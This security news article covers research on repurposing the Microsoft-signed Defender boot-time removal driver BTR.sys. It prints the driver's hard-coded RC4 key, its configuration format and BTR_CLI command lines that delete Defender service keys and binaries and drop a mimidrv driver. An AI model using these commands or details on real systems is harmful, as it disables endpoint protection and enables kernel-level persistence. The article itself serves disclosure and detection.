BTR.sys: From Remediation Tool to Attack Primitive
Researcher Jiří Vinopal (@vinopaljiri) details how the Windows Defender Boot-Time Removal driver, BTR.sys, can be weaponized. This driver, designed for legitimate remediation tasks, can execute arbitrary file and registry operations from Ring 0 using only a signed, trusted Microsoft binary.

BTR.sys is normally embedded within MpEngine.dll. When a reboot-based remediation is needed, such as deleting a locked file, the driver drops to disk with a randomized filename, loads, performs its tasks, then unloads itself. It’s designed as a one-shot component. Attackers can repurpose that exact lifecycle.
How BTR.sys Receives Its Instructions
BTR.sys doesn’t use standard IOCTLs for configuration. Instead, it reads an encrypted binary blob from an Alternate Data Stream (ADS) attached to its own file on disk. The stream location is specified in the driver’s service registry key under the Args value.
The service key structure looks like this:
| Value Name | Value Type | Data |
|---|---|---|
| Type | REG_DWORD |
1 (Kernel Driver) |
| Start | REG_DWORD |
1 (System Start) |
| ErrorControl | REG_DWORD |
0 (Ignore) |
| ImagePath | REG_EXPAND_SZ |
\??\C:\Windows\system32\drivers\mzqnjtaq.sys |
| Group | REG_SZ |
Boot Bus Extender |
| Args | REG_SZ |
C:\Windows\system32\drivers\mzqnjtaq.sys:changelist |
RC4 encryption protects the configuration blob. A hard-coded 256-byte key, consistent across all BTR.sys versions analyzed, decrypts it. Integrity checks use a modified CRC-32 algorithm. That hard-coded key is:
1E 87 78 1B 8D BB A8 44 CE 69 70 2C 0C 78 B7 86 A3 F6 23 B7 38 F4 ED F9 AF 83 53 0F B3 FC 54 FA
A2 1E B9 CF 13 32 FD 0F 0D A9 54 F6 87 CB 9E 18 27 96 97 90 0E 54 FB 31 7C 9C BC E4 8E 23 D0 53
71 EC C1 59 51 B7 F3 64 9D 7C A3 3E D6 8D C9 04 7E 82 C9 BA AD 96 99 D0 D4 58 CB 84 7C A9 FF BE
3C 8A 77 52 33 55 7D DE 13 A8 B1 40 87 CC 1B C8 F1 0F 6E CD D0 83 A9 59 CF F8 4A 9D 1D 50 75 5E
3E 19 18 18 AF 23 E2 29 35 58 76 6D 2C 07 E2 57 12 B2 CA 0B 53 5E D8 F6 C5 6C E7 3D 24 BD D0 29
17 71 86 1A 54 B4 C2 85 A9 A3 DB 7A CA 6D 22 4A EA CD 62 1D B9 FB A2 2E D1 E9 E1 1D 75 BE D7 DC
0E CB 0A 8E 68 C2 FF 12 63 40 8D C8 08 DF FD 16 4B 11 67 74 CD 6B 9B 8D 05 41 1E D6 26 2E 42 9B
A4 95 67 6B 83 98 DB 2F 35 D3 C1 B9 CE D5 26 36 F2 76 5E 1A 95 CB 7C A4 C3 DD AB DD BF F3 82 53
Payload Structure and Action IDs
The decrypted payload is a serialized list of actions. Each entry follows a defined header structure:
Global Header:
struct GLOBAL_HEADER {
    uint32_t Magic;         // 0xFEE1DEAD
    uint32_t Version;       // 2
    uint32_t PayloadOffset; // 0x10 (relative offset to Global Payload)
    uint32_t GlobalCRC;     // ~CRC32(Header)
    uint32_t TransID_Low;   // ~CRC32(Payload)
    uint32_t TransID_High;  // Size(Payload)
};
Item Header:
struct ITEM_HEADER {
    uint32_t DataSize;   // Size of Item Data
    uint32_t Action;     // Action ID
    uint32_t HeaderCRC;  // ~CRC32(Header)
    uint32_t DataCRC;    // ~CRC32(Data)
};
Global Header field breakdown:
| Offset | Size | Field | Description |
|---|---|---|---|
0x00 |
4 | Magic |
0xFEE1DEAD (Little Endian) |
0x04 |
4 | Version |
0x00000002 |
0x08 |
4 | PayloadOffset |
0x00000010 (Relative offset from this field to the Global Payload; constant) |
0x0C |
4 | GlobalCRC |
~CRC32 of the Header (with this field zeroed) |
0x10 |
8 | TransID |
Low 4 bytes = ~CRC32(Payload), High 4 bytes = Size(Payload) |
Item Header field breakdown:
| Offset | Size | Field | Description |
|---|---|---|---|
0x00 |
4 | DataSize |
Size of the Item Data (including padding) |
0x04 |
4 | ActionID |
The operation to perform |
0x08 |
4 | HeaderCRC |
~CRC32 of this header (calculated with this field zeroed) |
0x0C |
4 | DataCRC |
~CRC32 of the Item Data |
Supported Action IDs cover a wide range of kernel operations:
- Kernel-level file deletion and directory removal
- Arbitrary file moves
- Registry key deletion, value deletion, and value creation
- Arbitrary registry writes and creations
How the Research Began
Vinopal’s investigation started during an incident response engagement. Suspicious telemetry was traced back to legitimate Defender activity, but the driver’s behavior raised immediate red flags: randomized filenames, transient service entries, and ADS-based configuration storage that mirrors attacker tradecraft.
The team eventually confirmed it was legitimate behavior, but the implications were significant. The hard-coded RC4 key and consistent transaction structure across 18 unique Microsoft-signed BTR.sys versions mean this technique works universally, from Windows 7 through Windows 11 25H2 as of July 2026.
Boot Order Gives BTR.sys a Head Start
Part of what makes this so dangerous is when BTR.sys executes in the boot sequence. It runs under the Boot Bus Extender group at Start=1, loading before the main Windows Defender filter driver WdFilter, which sits in the FSFilter Anti-Virus group at Start=0.
System Reserved
EMS
WdfLoadGroup
Boot Bus Extender        <-- BTR.sys executes here (Start=1)
... (23 Groups) ...
FSFilter Anti-Virus      <-- WdFilter loads here (Start=0)
FSFilter Undelete
FSFilter Activity Monitor
... (24 Groups) ...
NDIS                     <-- Network Drivers
This ordering means BTR.sys can act before defensive monitoring is fully in place.
BTR_CLI in Practice
The proof-of-concept tool, BTR_CLI, demonstrates how an attacker would use this in practice. The tool extracts BTR.sys, crafts a stealthy ADS configuration, executes the desired kernel operations, and cleans its own forensic logs. The driver signals success with 0xC0000056 (STATUS_DELETE_PENDING), then immediately self-unloads and deletes its own object, minimizing forensic traces.
Some practical attack scenarios using the tool:
Deleting Defender registry keys at next boot:
BTR_CLI.exe -chain -item "4|HKLM\SYSTEM\CurrentControlSet\Services\WdFilter" -item "4|HKLM\SYSTEM\CurrentControlSet\Services\WinDefend" -trigger nowDeleting core Defender binaries at next boot:
BTR_CLI.exe -chain -item "1|C:\Windows\System32\drivers\wd\WdFilter.sys" -item "1|C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.26010.5-0\MsMpEng.exe" -trigger bootDropping a driver into the System32 drivers folder using a signed binary:
BTR_CLI.exe -a 3 -s "C:\Users\admin\Desktop\mimidrv\mimidrv.sys" -d "C:\Windows\System32\drivers\mimidrv.sys"The BTR_CLI source code is publicly available for security research and red team use.
A Detection Problem Without a Clear Fix
This technique bypasses typical security controls by avoiding the patterns that EDR solutions look for. It doesn’t rely on unsigned or known-vulnerable drivers, the hallmark of Bring Your Own Vulnerable Driver (BYOVD) attacks. Instead, it uses a driver that every Windows Defender installation already trusts.
Defenders now face a harder problem: distinguishing legitimate Defender boot-time remediation from an attacker using those same mechanics to move files, delete logs, and plant persistence. The shared hard-coded RC4 key across all analyzed versions means there is no version-specific mitigation available today. Security vendors will need to adapt detection strategies around the behavioral patterns of BTR.sys usage, not the binary itself.
Hashlytics Take
The security industry has spent years building detection around what attackers bring into a system. This research reframes the threat entirely. When a Microsoft-signed, fully legitimate driver can be turned into a kernel-level attack tool without touching a single exploit or unsigned binary, the standard EDR playbook starts showing its limits. The harder question this raises isn’t whether Microsoft will patch BTR.sys, but how many other trusted Windows components have quietly accumulated the same level of privileged capability with minimal scrutiny.
Follow Hashlytics on Bluesky, Facebook, LinkedIn , Telegram and X to Get Instant Updates